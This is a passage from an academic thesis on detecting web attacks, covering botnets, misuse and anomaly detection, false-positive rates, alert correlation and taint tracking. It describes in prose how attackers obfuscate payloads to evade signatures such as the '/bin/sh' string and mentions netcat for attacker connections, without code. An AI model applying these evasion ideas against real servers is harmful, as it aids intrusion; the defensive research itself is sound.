Web attacks may be targeted against a specific site hosting a web application (see figure 2.3), where information could be disclosed from the server host (step 2), or the attacker aims to further penetrate into internal network segments (steps 3a-b) [5]. However, attacks may only utilize the compromised web-site as a launchpad for large-scale attacks, such by utilizing the compromised application to serve malware to clients (step 4a), in turn disclosing information to the attacker (step 4b) [34]. Another path an attack could take is to further propagate between all users of that particular application (steps 5a-b). Large scale attacks against MySpace (Samy Worm) and Facebook (Viral Clickjacking 'Like' Worm) followed this path [5, 38].

Compromised web applications are also ideal candidates for botnets [9]. Botnets are large-scale malicious networks that are created through self-propagating attacks where malware installed on the first attacked server launches the same attack against the second server and so forth [32, 47]. At each step the attack payload installs malware that makes a command and control (C&C) connection back to the attacker resulting in an attacker-controlled network that is typically managed through well known application protocols, such as the Internal Relay Chat (IRC) protocol [47]. Botnets are a popular medium for launching email spam campaigns [48, 49], and comprise a virtual asset that is traded in the underground economy [10, 50]. For example, the creators of fraudulent web-sites



Figure 2.3: Targeted web attacks against web applications and their clients

could rent a botnet to setup a fast-flux service network that routes traffic to their site through multiple layers of compromised Internet nodes, complicating their tracking and closure [51]. Whilst un-patched client machines provide an easy target for botnets, servers hosting web applications offer a lucrative proposition in terms of high-performance hardware and continuous availability.

Furthermore, even web attacks targeting web browsers are more easily launched through prior exploitation of web servers. This is because, as opposed to attacking Internet-facing server nodes, client nodes are required to first be lured towards a malicious web server. Whilst spam e-mails provide a popular attack vector [48], honeypot-based research has also uncovered that compromising busy web-sites in order to direct their clients to malicious web servers is also effective [11,52]. Once re-directed, malware is typically installed through trojans or drive-by-downloads, resulting in information disclosure or botnet joining.

The starting point of all these attack strategies is the launch of attack HTTP requests that exploit a vulnerable web application, and is where protection mechanisms against web attacks should focus. Since web applications are intended to be publicly accessible, access to them cannot be restricted through access control mechanisms such as packet filters (network-level firewalls) [53]. Rather, detection mechanisms capable of deep packet inspection are required to distinguish between normal and attack HTTP requests found within the allowed web traffic.

2.2 The difficulty of novel attack resilience

The detection of computer security attacks is carried out by intrusion detection systems (IDS) that are host or network-level monitors that process system/application logs, network packets or host files. IDS are required to decide whether the monitored information pertains to attack or normal behavior, employing either the misuse or anomaly detection methods in order to do so [7, 13].

2.2.1 Current detection methods

Misuse detectors look for known attack behavior and raise alerts against system behavior matching attack signatures, through which the known attack behavior model is defined. Attack signatures typically take the form of file or packet content sub-strings, or a sequence of log entries [7, 54]. By design, this detection method is effective at detecting known attacks for which an attack signature has been included in the signature repository, but very limited in detecting novel attacks, resulting in false negatives (FN). On an implementation level, ever-increasing signature repository sizes pose monitoring efficiency and management problems, further affecting detection effectiveness. In the case of attack signatures defined as attack content sub-strings, the problem of implementing misuse detectors is equivalent to that of a multi-string bibliographic search, where attack signature strings comprise the keywords searched within a corpus of packet/file content or audit logs [55]. The larger the signature repository size, the larger the computational effort required to carry out detection. Whilst efficient string matching algorithms alleviate this problem, the data structures concerned still require a larger amount of storage space, especially when attack signatures are expressed as regular expressions rather than bit or ASCII character strings [56]. Furthermore, keeping signature repositories up to date is also no mean feat especially when considering host-level IDS [8]. Nowadays, end-hosts do not comprise of just the classic fixed workstations, but rather also include laptops, tablets and similar mobile devices that prove more difficult to control. A single device with a dated signature repository could be all that is required for an attack to reach its objective.

Anomaly-based detectors take a different approach, and look for anomalous system behavior on the assumption that computer security attacks exhibit unusual behavior [13]. Contrary to misuse detection, anomaly detection requires knowledge of normal system behavior instead of known attacks. Anomaly detec-

tors execute in two different modes: the profiling and detection modes. In the profiling mode, detectors build a model of normal behavior based on a sample of normal application usage. In the detection mode, this normal behavior model is then employed to detect all system behavior that deviates from it beyond some distance threshold.

The monitored system behavior in general is abstracted as a sequence of feature vectors where each vector is created, say, for every shell command or monitored network packet. Feature vector attributes consist of either categorical values, such as a command name or source IP address, or of continuous values, such as memory or CPU usage by the executed command or network packet size [7, 15]. These feature vectors are transformed into normal behavior profiles represented by (amongst others): event frequency distributions, attribute statistical moments, n-gram sequences, time-series-predicting neural nets, data-point clusters, markov models, and statistical rule sets [13, 57].

Anomaly detectors are capable of detecting novel attacks, addressing the main limitation with misuse detection. Yet, profiling normal behavior is a challenging task when this is carried out with incomplete information, which is typically the case in practice [15]. The consequence is that unknown normal behavior appears anomalous in detection mode, and therefore flagged as attack. This is the opposite problem encountered by misuse detection, i.e. false positives (FP). Furthermore, not all anomaly detection approaches are suitable for on-line monitoring [13].

2.2.2 Detection effectiveness

The difficulty of intrusion detection stems from its multi-objective nature: attempting to maximize the number of detected attacks (the true positives - TP), whilst at the same time minimizing the number of false alarms (the false positives - FP) [14]. The detection effectiveness of IDS is measured through the TP rate (or the detection rate) indicating the fraction of all attacks (the actual positives - P) that are detected: $\frac{TP}{P}$. Its complement is the false negatives (FN) rate indicating the fraction of missed attacks. The cost of a specific detection rate is measured by the FP rate: $\frac{FP}{N}$, or the fraction of normal system events (the actual negatives - N) wrongly detected as attacks. The FP rate hinders detection effectiveness since false alarms consume the administrators' time when responding to them, taking away attention from true alarms. In this regard, a single effectiveness value ranging from 0 to 1 combining both TP and FP as $\frac{TP+TN}{P+N}$, has also been

utilized [58], where $TN = N - FP$. In the case of anomaly detection, a popular method that combines both measures is the Receiver Operator Characteristics (ROC) curve, borrowed from signal detection theory [14, 59]. A ROC curve plots the TP rate on the y-axis against the FP rate for different distance thresholds, indicating the cost/benefit of each threshold. Overall, the objective is that of obtaining a curve where gains on the y-axis are not achieved at the expense of gains on the x-axis, implying that lowering of distance thresholds gains more in the TP rate as opposed to the FP rate. Another way of using ROC curves is to select the acceptable FP rate, and only take into consideration the TP rate achieved at that particular point [21].

Another formula combining the TP and FP rates is the bayesian detection rate - $P(Attack|Alarm)$ [14], which is the probability that an alarm is a TP, as opposed to an FP, and is positively affected by TP rates and negatively affected by FP rates. The bayesian detection rate exposes the real impact of FP when combined with observations from studies conducted in the fields of process automation and plant control indicating a very low tolerance of false alerts by operators. Analysis shows that in an ideal environment where a detector achieves a perfect detection rate, i.e. a TP rate of 1.0, in order to achieve a bayesian detection rate of 0.66 the FP rate must be in the order of 1×10^{-5}. This implies that an FP rate larger than this seemingly low value results in a bayesian detection rate that falls below the 0.5 mark, making any alert to be more probably a false positive rather than a true one, and therefore more likely ignored.

A similar argument exposes the real cost of false alarms when translating FP rates into daily FP [14, 21]. Essentially, the number of daily FP is not fixed, but rather increases with the volume of system usage monitored by a detection system, and there exists a limit to the number of daily false alarms a human operator has the capacity to handle. These arguments indicate that a detector with a low TP rate but that is free of FP is more likely to be adopted in practice against one with a higher TP rate and a seemingly low FP rate. This observation captures the difficulty of the intrusion detection problem, where practical effective detection can only be achieved when the FP rate is negligible.

2.2.3 Behavior model generalization

Taking the current detection methods as a starting point, in order to achieve practical novel attack resilience one needs to either increase the TP rate of mis-

use detectors without increasing the FP rate, or decrease the FP rate of anomaly detectors without compromising the TP rate. Either way though this is a challenging task because of the difficulty of employing a single behavior model that generalizes beyond known behavior in a practical manner (i.e. without over-generalizing) [60]. The inability of misuse detectors to generalize beyond known attacks affects their ability to recognize novel attacks, whilst the inability of anomaly detectors to generalize sufficiently beyond a sample of known normal behavior affects their ability to not mistake previously unseen normal behavior as attack. On the other hand, over-generalized attack behavior models result in FP, and over-generalized normal behavior models result in FN. In fact misuse detectors are also known to be prone to raise false alarms when attack signatures are not defined specifically enough to known attack behavior [61, 62]. Also, mimicry attacks constitute a FN problem for anomaly detectors, where over-generalized normal behavior models facilitates detection evasion through attack steps, or content, that is similar to normal behavior [63].

In general, anomaly detectors are more suitable to carry out practical model generalization than misuse detectors, and can be achieved in two stages [60]. The first stage of model generalization is achieved during profiling. One example is the generalization carried out in order to address the singleton reduction problem in event frequency-based anomaly detectors [15]. This problem arises when real-valued attributes lead to a normal behavior sample consisting of a collection of quasi-unique data points, rendering the model useless. Singleton reduction techniques address this problem through attribute aggregation or projection, where real-value attributes are clustered into discrete value ranges, or eliminated from the feature vectors respectively. Another example of this type of model generalization is for a grammar induction approach to profile normal content structure for HTTP requests [64]. During the grammatical inference process, where a finite state automaton representing the grammar for the normal content sample is inferred, additional state transitions are added for states in close proximity to each other even if such transitions are never really observed in the training dataset. The second stage of generalization results from employing distance thresholds during detection [15]. This type of generalization is achieved dynamically at runtime through an increase in the distance threshold.

Figure 2.4 illustrates these two stages of normal behavior generalization within a simplified view of a finite universe of data points, representing system event entries within log files or network packet/file content. Data points are positioned



Figure 2.4: Generalizing to unknown normal behavior

in this space depending on the type of modeling used by the detector, such as feature vectors in a feature space when taking a machine learning or data mining approach, or in terms of statistical measures for a statistical modeling approach [13]. In this simplified universe, data points are linearly separable with normal behavior on the left-hand side and attack behavior on the right-hand side. The two stages of model generalization enable detectors to recognize normal behavior beyond the one made available during the profiling stage. However, the final generalized model may not be sufficient to cover the entire normal behavior space, as well as at the same time may end up over-generalizing into the attack behavior space, leading to FP and FN respectively.

Attack behavior model generalization, contrary to anomaly detection, is not expected to be beneficial [60]. In fact, attack signatures are meant to be highly specific to the known attack behavior to avoid matching normal behavior [62]. The makeup of ModSecurity's core rule set (CRS)[1], a misuse detector for web attacks, clearly reflects this approach. For example, in version 2.2.4 of the CRS there are, amongst others, 56 attack signatures for SQLi attack variants, another 53 for injection attacks targeting other vulnerabilities, and 175 signatures for

[1]http://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project

XSS attack variants. The limited generalization consists of attack variations that still match existing attack signatures. Minor attack variations may still get detected since attack signatures typically only constitute of a sub-string of the entire attack content [55], and attack variants containing the chosen sub-string are still detected. Whilst these signatures are characterized in a highly specific manner to known attacks, FP are not uncommon [61], indicating the difficulty in practical model generalization through generalized attack signatures.

Combining both detection methods into a hybrid approach has long been proposed [13]. Three different approaches to combine misuse and anomaly detectors have been presented. The first one consists of simply employing the two detection methods in parallel [13, 65]. The second approach employs detectors of both types in parallel but generates misuse signatures from anomalies in order to achieve more efficient monitoring in the future [66, 67]. The third approach proposes the use of anomaly detection to filter out unnecessary information prior to misuse detection processing [57], or vice versa [68], leading to more efficient detection. Existing work shows that a hybrid approach benefits from the novel attack resilience capabilities of anomaly detection, but it is not clear how this combination addresses the FP problem.

2.3 Detecting web attacks

HTTP requests present the network-level information of interest for web attack detectors that can be captured through network routers/firewalls equipped with deep packet inspection capabilities even before these reach the target web server[1]. Alternatively, HTTP requests can be inspected once they reach the web server. Furthermore, any file content or system log entries that could expose the presence of installed malware[2] as a result of a successful web attack, also provide useful information for web attack detection. Figure 2.5 shows how a combination of IDS at both the network and host levels can be used to detect web attacks. Yet, detection decisions regarding both network or host-level information still employ the aforementioned misuse or anomaly detection methods. Consequently, all the limitations concerning practical novel attack resilience are inherited by any web

[1] https://www.trustwave.com/web-application-firewall,
http://www.checkpoint.com/products/index.html,
http://www.cisco.com/en/US/products/hw/vpndevc/index.html,
http://www.juniper.net/us/en/products-services/security/

[2] http://www.symantec.com, http://www.avg.com, http://www.clamav.net



Figure 2.5: Network and host-level intrusion detection

attack detector that employs them.

At the network-level, misuse detectors employ attack signatures to match attack HTTP request content. These inherit the method's limitation concerning the lack of novel attack resilience. Their creation may leverage any of the three main constituents of an attack to evade existing signatures, whilst still achieving the desired attack objective, i.e. the exploitation of a different vulnerability, utilizing a different attack payload, or by obfuscating attack content [31, 37].

Figure 2.6 illustrates an example of novel attack creation for the objective of executing an attacker-controlled shell command on the target web server. The original attack employs a buffer overflow exploit that targets a coding flaw found in the web server platform's implementation that does not check the length of URL strings from HTTP request headers. The attack payload consists of a short sequence of shell spawning machine instructions passed through an ASCII encoder in order to fit protocol requirements. The original attack's appearance is obfuscated by having it XOR-ed with a binary string, and that can be further morphed every time a different XOR operand is used [31, 32]. The result of these obfuscation steps is a series of attack HTTP requests that do not feature the sub-string used as an attack signature from the original attack (`/bin/sh` in the figure). Of course, there is the possibility to render the original signature slightly more generic by making it match all those HTTP requests containing exceptionally long URL strings. This upgraded attack signature though would still be useless when subsequent attacks target different vulnerabilities, say a command



Figure 2.6: Novel attack creation

or a code injection. Furthermore, the attacker-controlled shell command could be substituted with the installation of a backdoor [9, 32], thereby evading signatures based on the payload part of an attack. Subsequently, signatures for the latter could also be added, leading to an arms-race scenario where attackers are always a step ahead.

Host-level detectors on their part are capable of detecting those web attacks whose payloads install malware, and can detect attacks through known malware to provide a further layer of security complementing the one at the network level. Yet, the detection scope of this complementary layer is limited, and does not apply to those web attacks whose payloads achieve their objective through benign processes. For example, attacks could utilize `netcat` to establish an attacker-controlled connection, `cat` to deface web pages, or simply inject code to be executed either on the client-side or back-end nodes, as is the case with XSS and SQLi attacks respectively, rather than install malware. Furthermore, novel malware creation is a well known problem in the field of malware detection, with polymorphic malware being of significant concern [69].

Web anomaly detectors employ statistical and grammar induction-based models to profile HTTP requests from normal web traffic. Statistical models are based on a number of heuristics expected to maximize the discrimination between nor-

mal and attack HTTP requests (e.g. order of query string arguments or adherence to the data types of these arguments), whilst grammatical inference models are based on the assumption that the content of normal HTTP requests fits a grammatical structure which attack HTTP request content does not follow [64, 70, 71]. Web anomaly detection inherits the impractical number of daily false alerts in the case of busy web-sites [21]. This situation is further complicated by the dynamic nature of web applications that leads to detectors carrying out detection with an incomplete knowledge of normal behavior, or else needing continuous profiling [64, 72]. Clustering of anomaly alerts with similar anomalous HTTP request content could be a practical solution to render the amount of daily false positives more manageable [73]. In this manner, administrators would only have to sift through grouped false alerts, rather individual ones, alleviating the consequence of the FP problem.

Overall, the limitations inherited by misuse and anomaly detection complicate the quest for web attack detectors that exhibit novel attack resilience in a practical manner. However, a number of IDS somewhat compensate for these limitations without having to resort to new detection methods. These IDS carry out alert correlation or leverage runtime program information, and are described in the following sections.

2.4 Alert correlation

Alert correlation systems assist administrators in detecting complete multi-step attack scenarios by aggregating low-level alerts from multiple IDS into alert reports or meta-alerts [16]. In a web attack scenario an alert correlation system could allow, for example, to relate: alerts raised by a ping scan probing for valid IP addresses followed by a web server exploit both detected on the network level, with alerts for the subsequent password file disclosure and usage of the same passwords detected at the host level. Rather than having to investigate each low-level alert separately, alert reports provide administrators with a short-list of those alerts that most probably indicate real intrusions, as well as providing the complete attack scenarios that assist response decisions. Existing alert correlation systems leverage feature similarity links to group together alerts that are probably associated with the same multi-step attack [74]. Similar features assist either in grouping together alerts that occur within the same time window [22], or in matching alerts to predefined attack scenarios. Attack scenarios may be

either entirely defined through temporal alert sequence definitions [75], attack graphs [76], or predicates that capture the causal relations between the individual attack steps [77, 78]. These can either be manually defined within a rule base or statistically inferred from past alerts [76], yet both approaches require prior knowledge of individual attack steps.

Example alert features used for alert correlation consist of network protocol header fields, such as an IP address or TCP port number. Attack scenarios are defined through alert class labels. Alert classes may either be specific attack names such as 'nimda' or 'iis_decode_bug', or more generic labels attributed to multi-step attack stages, such as 'port scan, 'buffer overflow', or 'stolen password usage'. During runtime, low-level alerts either with similar features or associated with attack classes according to pre-defined scenarios and time constraints, are considered to be correlated and aggregated into a single alert report. For example, an attack graph defining the following attack step sequence: 1) ping scan probe; 2) known web server exploit; 3) password file disclosure; followed by 4) remote shell login from an unusual source IP address; would correlate the individual alerts for the aforementioned multi-step attack.

The total number of alerts can be reduced even further by ignoring true alerts that uselessly consume response time. For example, network-level alerts that are not correlated with host-level ones [16], or that their targeted vulnerability is not correlated with vulnerability scan reports [74], indicate alerts for unsuccessful attacks and do not constitute a priority. Another opportunity for alert number reduction is to aggregate multiple alerts raised by the same attack that may happen whenever low-level detectors have an overlapping detection scope [16]. Finally, false alerts can also be filtered out whenever these are not correlated with other alerts [16].

Alert correlation systems have the potential to increase detection effectiveness by rendering manageable the employment of multiple distributed IDS that extend overall monitoring coverage. However, this enhanced detection effectiveness is more suited for multi-step attacks and is limited for attacks that make use of unknown attack steps [79]. After all, alert correlation systems rely on the effectiveness of the underlying detectors for the pre-requisite low-level intrusion alerts [77].



Figure 2.7: Dynamic analysis-based detectors

2.5 Dynamic analysis

A number of detectors that dynamically analyze programs offer increased detection effectiveness by leveraging additional program runtime information, here referred to as dynamic analysis-based detectors. These detectors can be divided into two main categories: those that monitor the execution of potentially malicious content residing in files or network packets, and those that monitor the execution of potentially vulnerable applications that may be the target of attacks (figure 2.7).

2.5.1 Monitoring malicious content

Monitoring the execution of potentially malicious content is typically carried out within virtualized [80, 81], or emulated environments [82–84], in order to isolate any harmful side effects. This type of dynamic analysis is used primarily to gain malware knowledge [85, 86], that is valuable in the generation of misuse signatures. In particular, dynamic malware analysis is able to generate behavior signatures that are resilient to polymorphic malware [69]. This resilience is derived from the additional runtime program information that, as opposed to static con-

tent information, is not sensitive to content obfuscation. This information could likewise be leveraged by web attack detectors to attain novel attack resilience. Attack signatures based on program execution extend misuse detection to known malicious program behavior, rather than simply malicious content. These behavior signatures model program execution through system call patterns. They are based on the well accepted notion that sequences of system calls identify process behavior [87].

Control graphs are proposed as an improvement to sequences of systems calls, since dummy system calls could be easily inserted between the functional ones in order to evade detection [69]. However, recent work has also shown that more sophisticated behavior-level obfuscation techniques can completely hide malware behavior [17]. These include the delegation of a sub-set of malware functionality to benign third party tools, performing alternate system calls to achieve the same malware objective, and the segmentation of malware code with each segment executed as a different process, or separately injected within benign processes.

2.5.2 Monitoring vulnerable applications

Dynamic analysis-based detectors also monitor malware and attacks through the exploited applications. System call-based behavior signatures can be used in general to detect not only stand-alone malware processes, but also parasitic malware that is injected within benign processes [88]. Furthermore, since both stand-alone and parasitic malware are expected to change the system call-based behavior of processes, anomaly detection can also be used [89]. However, this approach can be vulnerable to mimicry attacks and is prone to the unacceptable FP rates associated with anomaly detection.

Program runtime information is not limited to system calls. For example, the presence of machine code mimicking a series of null operations (required to increase the success of buffer overflow attacks) found on the web browser's heap memory segment, is an indicator of an ongoing drive-by-download attack [90, 91]. Similar content identified within a web browser response/request sequence could be taken as an indication of an ongoing XSS worm attack, where malicious JavaScript content arriving through an HTTP response propagates through the subsequent HTTP request [92]. At the same time, examining whether browser-generated HTTP requests comply with the users' intentions could be leveraged to detect maliciously fabricated HTTP requests by malicious web pages, called

cross-site request forgery (CSRF) attacks [93].

Runtime information can also be leveraged at an operating system level, rather than just at the level of individual programs. For example, the monitoring of kernel-level data structures enables the detection of kernel-level malware that overwrites pointers to functions within kernel data structures [94]. Moreover, installed key-logging malware could be provoked to uncover its presence, for example, through the generation of a decoy key-stroke sequence and its subsequent detection within network output [95]. A similar approach is the simulation of a sequence of user actions that aim to expose a set of decoy credentials to malware. A subsequent successful login into the corresponding decoy account exposes the presence of credentials-stealing malware [96]. All these approaches could be leveraged, with proper adaptation, to develop web attack detectors that make use of runtime information resulting from the processing of HTTP requests. In fact, a number of web attack detectors that employ similar dynamic analysis techniques have already been experimented with, and are described in the next section.

2.5.3 Monitoring web applications

Dynamic taint-tracking is one dynamic analysis technique that has been explored specifically for web attack detection. Taint-tracking is a program-level information flow technique, where information flow through an executing program is tracked, and a policy is enforced on its direction and/or content [7]. Information flows in a program either when data is copied directly from one memory location to another, or when data at one location influences the content of another. The latter could happen, for example, when data is used as an argument to a function whose result is stored in memory, or as a condition affecting a control flow instruction of an executing program. In dynamic taint tracking the focus is on taint flows [18]. Tainted information flows are ones whose content is supplied from an un-trusted source such as user input. At the source code level taint flows could be tracked through variables. Source code is made taint-aware by adding instructions that track taint flows and enforce policy rules. Taint-aware policy rules restrict the possible values that tainted variables can take when they affect security-critical sections of the code. This approach is effective in preventing a number of code injection attacks, including web injection attacks, since taint flows are the vector through which such attacks are carried out [18].

Source code translation could be avoided by patching platform code instead

[97]. Whilst avoiding application source code access, its implementation is still complex and recent work has suggested more practical solutions. One approach leverages the unused last bit of 7-bit clean data encodings (e.g. 7-bit ASCII characters) to indicate the taint state of individual bytes in memory [98], whilst another appends tamper-proof taint tags to security-critical application-generated flows [99], consequently uncovering any un-tagged flows as tainted. Continuous taint tracking is also possible by replacing dynamic tracking with taint inference with the benefit of avoiding runtime overheads [100]. Taint inference is carried out by comparing web server input and outputs and through their content inferring whether any dangerous content flows between user-supplied input and web server output.

Overall, the main benefit of taint tracking mechanisms and the associated taint-aware policies in web applications is that of collecting input/output filtering functions spread all over the application code to a central location, where it is easier to control and less error-prone. In fact taint-aware policies either sanitize the content of tainted variables that are passed on to security-critical functions [97], or block outright tainted output flows [100]. Furthermore, taint-aware policies avoid false positives by restricting security checks to the information flows originating from un-trusted sources [100]. Taint tracking has also been proposed as a web application testing alternative [101], providing a technique complementing more traditional fuzzing [102], and black-box vulnerability analysis [103]. Other non-taint tracking approaches that focus on intercepting and checking the content of information flows at specific application execution points have also been proposed. For example, 'AMNESIA' takes an anomaly-based approach to detect anomalous SQL queries within back-end flows [29]. Another approach is instruction set randomization, which is a technique that randomizes the instruction sets or reserved commands of environments targeted by code injection attacks in an unpredictable manner. This mechanism invalidates any injected attack payloads that do not comply with the randomized execution environment [67, 104, 105].

2.5.4 Using dynamic analysis for novel web attack resilience

At a first glance, dynamic analysis techniques seem to have the potential for providing novel web attack resilience. Content obfuscation resilience is the immediate advantage gained by monitoring program runtime information, compared

to static content. For example, behavior signatures could be used to detect novel web attacks that inject malware into web server processes. However, it is less clear how this approach could help to detect web attacks, such as SQLi and XSS, that exploit web application logic vulnerabilities without affecting behavior at the system call level. Dynamic taint tracking seems more applicable in such cases, however whilst this approach offers increased detection effectiveness through less error-prone input/output filters, no novel attack resilience is provided. Whilst dynamic analysis assists in tracking those information flows containing user-supplied data, policy enforcement on the data employs sub-strings based on known attack content [97,100]. This means that not all types of dynamic analysis automatically provide novel attack resilience.

The question then is: which runtime information is best suited to offer novel attack resilience? An interesting answer to this question is provided by research in digital forensics [106]. This suggests that the intermediate steps that attacks take on their way to attain their desired end result, the attack objective, are numerous and unpredictable. However, system events associated with the attack objective itself are better understood and more predictable. In the case of web attacks, the intermediate attack steps comprise the various possible exploit, attack payload and content obfuscation options that may be leveraged to achieve the same desired attack objective. The numerous intermediate steps provide the different pathways that an attacker may take, managing to evade detection as soon as a pathway unknown to the detection system is chosen. This suggests that detectors that take an attack objective-centric approach offer less leeway for attackers to evade detection, potentially offering resilience to novel attacks, and not just the obfuscated ones.

Taking the detection of key-logging malware as an example, a behavior signature approach offers the potential to provide resilience to polymorphic versions of known malware [69]. However, the approach that looks out for decoy key-stroke sequence within network output has the capability of detecting any key-logger [95], even if it obfuscates its behavior or uses a completely different technique to log key strokes. The reason is that the latter approach looks for a system event that is associated with the attack objective, i.e. the disclosure of key strokes through the network. Unfortunately, runtime information associated with the end result could be completely detached from its attack or malware source, calling for a cumbersome backtracking procedure, starting at the detection point and going back to the responsible exploit or malware installation [107–110].

